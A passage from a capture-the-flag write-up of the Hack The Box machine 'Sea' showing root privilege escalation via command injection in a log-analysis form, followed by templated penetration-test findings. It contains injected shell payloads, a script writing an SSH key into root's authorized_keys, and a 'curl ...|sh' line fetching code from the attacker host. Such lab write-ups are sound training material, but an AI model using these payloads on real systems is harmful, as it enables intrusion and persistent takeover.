log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log&analyze_log=
Privilege Escalation to root
Command Injection
We modified the path to show us the output of the user who executes the command by adding some random values and ; around the id command.
log_file=x;id;g&analyze_log=And we verified our assumption of command injection by seeing the user id printed in the output.
<pre>uid=0(root) gid=0(root) groups=0(root)</pre>So for stability reasons we prepared a small bash script to place our SSH key in the authorized_keys file of root.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Sea/serve]
└─$ cat x
#!/bin/bash
mkdir -p /root/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDLe30SIt4ehPSdr4JIuZdQRoWmPo3p6txvjK9OcYC9wTvyDeI2emq63QE+YkqatnXJfLJhgEPXRzXltVrO6KGE3PMoyarwHC6NvDx9Fsjl2oSs0/XqUuSz+nkXWmjUgqP4I7SQar7n6lPBwQBUqnQvhrAZQYlDs4ibsiho0c+VnjJu385eSl8AshVZzf/mMkgvMcs2+NLGpbxbsaErLkBikKNA2OdN03SNLcdReIyLYaYMO2c6IJxK3TnPKvugiZIObYR5Wnvi8ZacqR4DqdfGu4PO8Mw+lyqKRRQNLB5rCK1R47HnRvpnTniR+RA9lT5zh+Wt1F6IBJYow7+zUQqk2+KEMF3Bi4QfYy2nBN7tq7dQMUC5kwOuF7JEnzbBCFAQuLy4TMzVa7LMO6tM+sKHWa9oXt2elvqo5kf4OJL4t2Q04797+3T2tdxDBptLTHG9YtLX+nMWTMIZAE4ia8m/4CJblFmoq2V9F01JeI6cphikXjLk+8yms3QQnPRGJZWo1bFcFvVpyvffhjxYoumWIryOkWs4Hajo+IfOiVrHtpzGSsOUw475yPTG9K6Y1NIxegv62HfzK3+jpMmSrz7wU6qDtEh724XQqaG2NWum3EcrZMJokb8YBeH8SLJtczcfMo4AWB5NXncpZC4+JFu+aT4QY7xrFANsDcNUbsPmqw==" > /root/.ssh/authorized_keys
Then we called it using the command injection.
POST / HTTP/1.1
Host: 127.0.0.1:8888
Content-Length: 45
Cache-Control: max-age=0
Authorization: Basic YW1heTpteWNoZW1pY2Fscm9tYW5jZQ==
sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8888
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8888/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

log_file=x;curl+10.10.14.93/x|sh&analyze_log=
Notice that you actually don't have to add another ;y after your command to get it executed but when going for commands like id it would be necessary.
┌──(kali㉿kali)-[~]
└─$ ssh [email protected]
The authenticity of host '10.129.246.198 (10.129.246.198)' can't be established.
ED25519 key fingerprint is SHA256:xC5wFVdcixOCmr5pOw8Tm4AajGSMT3j5Q4wL6/ZQg7A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:34: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-190-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 10 Aug 2024 10:04:16 PM UTC

  System load:  1.11              Processes:             263
  Usage of /:   63.4% of 6.51GB   Users logged in:       1
  Memory usage: 11%               IPv4 address for eth0: 10.129.246.198
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@sea:~#
root.txt
root@sea:~# cat root.txt
2833576596348eca6ebafc0bec9a6b76
📋 Security Assessment Report
Description
During the penetration test, it was discovered that the application was found to pass user-supplied input directly to a system shell call without sanitisation. The vulnerable parameter was incorporated into an OS-level command, allowing an attacker to append arbitrary commands using shell metacharacters and control the execution context of the web server process.
Impact
An attacker can execute arbitrary OS commands on the server with the privileges of the web application process. This enables complete file system access, extraction of credentials from configuration files and environment variables, installation of persistent reverse shells and backdoors, and lateral movement to internally accessible services — all without requiring any additional authentication. During this engagement, OS command injection was chained to obtain full root access to the server.
Remediation
Description
During the penetration test, it was discovered that the sudoers configuration was found to grant the compromised user the ability to execute one or more programs as root with the NOPASSWD flag or without sufficient restriction on permitted arguments. The granted binary was identified in the GTFOBins database as capable of spawning a privileged shell or reading root-owned files outside its intended function.
Impact
An attacker with access to the low-privilege account can immediately escalate to root by invoking the sudo-permitted binary in a manner that escapes to a privileged shell — requiring no password, no additional vulnerability, and no waiting. During this engagement, this misconfiguration was exploited to obtain a root shell within seconds of gaining the initial foothold, resulting in complete host compromise.
Remediation
Description
During the penetration test, it was discovered that the authentication endpoint was found to have no rate limiting, account lockout policy, or CAPTCHA protection. Repeated authentication requests using a dictionary of commonly used passwords were submitted against discovered usernames without restriction, and valid credentials were recovered and used to obtain authenticated access to the application.
Impact
An attacker can perform unlimited automated credential guessing against all discovered usernames until valid credentials are found — with no restriction, lockout, or detection. In this engagement, valid credentials were recovered through dictionary attack, providing authenticated application access that was the pivotal stepping stone toward full server compromise. Reused passwords across services further amplified the impact of each recovered credential.
Remediation
Description
During the penetration test, it was discovered that the application reflected or stored user-supplied input in HTML responses without applying appropriate context-sensitive output encoding. By injecting JavaScript payload into vulnerable input fields, the malicious script executes in the browser of any user who views the affected page — including administrators — without any interaction beyond viewing the page.
Impact
An attacker can hijack authenticated user sessions by stealing session cookies, capture credentials entered on the affected page, perform actions on behalf of victims using their active session, and redirect users to phishing pages. Where the XSS affects administrator users, complete application account takeover is achievable. During this engagement, a stored XSS payload targeting an administrator triggered session token theft which was used to obtain privileged application access.
